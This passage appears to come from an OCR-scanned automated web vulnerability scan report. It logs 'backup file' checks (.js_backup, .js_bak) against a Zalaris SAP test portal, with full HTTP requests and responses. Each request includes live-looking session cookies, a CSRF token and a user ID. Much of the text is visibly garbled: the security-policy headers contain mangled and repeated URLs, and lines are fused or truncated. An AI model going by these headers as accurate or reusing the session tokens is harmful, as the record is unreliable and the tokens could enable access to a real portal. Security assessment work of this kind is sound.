a\_usesion=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975; SAPWP\_active=1; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:06:44 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/javascript

content-length: 0 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

x-updated-at: 20220708142708 cache-control: no-store x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://i.boost.ai/ https://aclcors.azurewebsites.net/ https:///s.accounts.ondemand.com/ https://alcsap.com/ https://alcsap.com/ https://alcsap.com/ https://alcsap.com/ https://alcsap.com/ https://alcsap.com/ https://alcsap.com/ https://alcsap.com/ https://accounts.ondemand.com/ https://alcsap.com/ https://alcsap.com/ https://accounts.ondemand.com/ https://alcsap.com/ https://alcsaccounts.ondemand.com/ https://accounts.ondemand.com/ https://alcsap.com/ https://asap.com/ https https://\*.zalaris.com/443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euhttps://patiothri.witter.com/files/ZALARISTEST/ https://www.atassant.com/gaugets/intaps.guogreapis.com/sps.guogreapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-boost-files-eu-west-1-test.s3 amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-intps://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://patform.twitter.com/ttps://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com/t https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

# Request 2

POST /neptune/c.view.js2?dxp=21100006 HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn[2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

a\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|16577868823975; SAPWP\_active=1; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0

Te: trailers
Connection: close

## Response 2

HTTP/1.1 404 APPLID not found

Date: Thu, 14 Jul 2022 08:06:47 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/javascript; charset=utf-8 Content-Length: 1518

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/
https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://icense.goedit.io:443 goedit.//\* data: blob: https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://icin.anazonaws.com/files/ZALARISTEST/ https://icin.anazonaws.com/files/ZALARISTEST/ https://icin.anazonaws.com/files/ZALARISTEST/ https://icense.general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://sapui5.hana.ondemand.com/
https://i.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://sapui5.hana.ondemand.com/
https://s.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://cdnjs.cloudflare.com/ https://sapui5.hana.ondemand.com/
https://s.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://maps.goaleapis.com https://sapui5.hana.ondemand.com/
https://platform.twitter.com/ https://sapui5.hana.ondemand.com/
https://platform.twitter.com/ https://sapui5.hana.ondemand.com/
https://platform.twitter.com/ https://sapui5.hana.ondemand.com/
https://platform.twitter.com/ https://sapui5.hana.ondemand.com/
https://platform.twitter.com/ https://sapui5.hana.ondemand.com/
https://sapui5.hana.ondemand.com/
https://sapui5.hana.ondemand.com/
https://sapui5.hana.ondemand.com/
https://sapui5.hana.ondemand.com/
https://sapui5.hana.ondemand.com/
https://sapui5.hana.ondemand.com/
https://sapui5.hana.ondemand.com/
https://sapui5.hana.ondemand.com/
https://sapui5.hana.ondemand.com/
https://sapui5.hana.ondemand.com/
https://sapui5.hana.ond

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="Pragma" content="no-cache"><meta h

...[SNIP]...

-meta http-equiv="Cache-directive: no-cache"><!-meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">

...[SNIP]...

<main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1"><img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512">

...[SNIP]...

cdiv class="col-md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1>Sorry, but it looks like that the page you are looking for is not available.Try too search again or go back to the previous page.<div class="d-flex flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a>

...[SNIP]...

<ru>
container-fluid"><div class="container-fluid"><div class="text-center p-md-5"><img class="img-fluid" src="/assets/img/zalaris.png" alt="" width="150" height="23">
...[SNIP]...

# 23.31. https://testportal.zalaris.com/neptune/ZMFP TRAVEL CREATE EXPENSE REP.view.js backup

## Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js

### Request 1

POST /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js\_backup?dxp=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: sapblp\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai\_session=2gjNUboOy2lGitLBRDMhtYTj1657771353019|1657785823975; SAPWP\_active=1;
com.sap\_engine.security.authentication-original\_application\_url=GET#3PPRWFETEHAVTRKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvF5%2BdN9aw5QYvOl%3D
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: \*/\*
Accept-Encoding: gzip, deflate
Referer: https://testportal\_zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: Je86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01.932

## Response 1

Content-Length: 0 Te: trailers Connection: close

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 08:05:52 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/javascript content-length: 0 dxp-sap: 21100006 x-user-logon-language: E xhr-target: access-control-allow-headers: X-Requested-With expires: 0 x-updated-at: 20220708142708 cache-control: no-store x-frame-options: SAMEORIGIN sap-server: true

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

X-Requested-With: XMLHttpRequest

Connection: close

### Request 2

POST /neptune/mhifwrq.view.js\_backup?dxp=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai\_session=2gjWUboOy2[GtLBRDMhtYT]1657771353019|1657785823975; SAPWP\_active=1;
com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyupPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhvvFS%2BdN9aw5QVyOl%3D
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: \*I\*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Sap-Client: 650
Neptunelaunchpad: PORTAL

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

## Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:05:55 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/javascript; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

sap-server: true

https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://oin.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://bis-ap.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://bis-ap.com/a16eb8e2-803d-4f22-840c-faf335a60a39/\* https://bis-ap.com/a16eb8e2-800a30/\* west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euhttps://patiothrickiter.com/files/ZALARISTEST/ https://www.atassian.com/gadgets/intaps/googleapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-lest.s3.amazonaws.com/files/EXTERNALTEST/\* https://i5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO-CACH equiv="Pragma" content="no-cache"><meta h

...[SNIP]..

<meta http-equiv="Cache-directive: no-cache"><!--meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets</p> /css/bootstrap.min.css">

-main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1"><img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512">

col-md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it looks like that the page you are looking for is not available.Try too search again or go back to the previous page.<div class="d-flex flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a>

-footer class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5"><img class="img-fluid" src="/assets/img/zalaris.png" alt="" width="150" height="23"> ...[SNIP]...

# 23.32. https://testportal.zalaris.com/neptune/ZMFP TRAVEL CREATE EXPENSE REP.view.js bak

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js

# Request 1

POST /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js\_bak?dxp=21100006 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657785823975; SAPWP\_active=1;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG

P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

San-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01

Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0

Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:05:18 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade.strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/javascript

content-length: 0 dxp-sap: 21100006 x-user-logon-language: E xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220708142708 cache-control: no-store x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://sapui5.hana.ondemand.com/ https https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.alaris.com/stps://syndication.twitter.com https://syndication.twitter.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

# Request 2

POST /neptune/yffk.view.js\_bak?dxp=21100006 HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657785823975; SAPWP\_active=1;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da

Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01

Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0

Te: trailers

Connection: close

### Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:05:20 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/javascript; charset=utf-8 Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 ht /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euhttps://ic.som/https://s.nopin.com/https://s.n http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://swimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443 https://cat-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cat-files-general-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO equiv="Pragma" content="no-cache"><meta h

...[SNIP]...

-meta http-equiv="Cache-directive: no-cache"><!--meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets</p> /css/bootstrap.min.css">

...[SNIP]...

main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1"><img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512">

<div class="col-md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1><h1</p> class="lead">Sorry, but it looks like that the page you are looking for is not available.
class="">Try too search again or go back to the previous page.
clip><div class="d-flex flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a> ...[SNIP1...

-footer class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5"><img class="img-fluid" src="/assets/img/zalaris.png" alt="" width="150" height="23"> ...[SNIP]...

# 23.33. https://testportal.zalaris.com/neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js\_old

# Summary

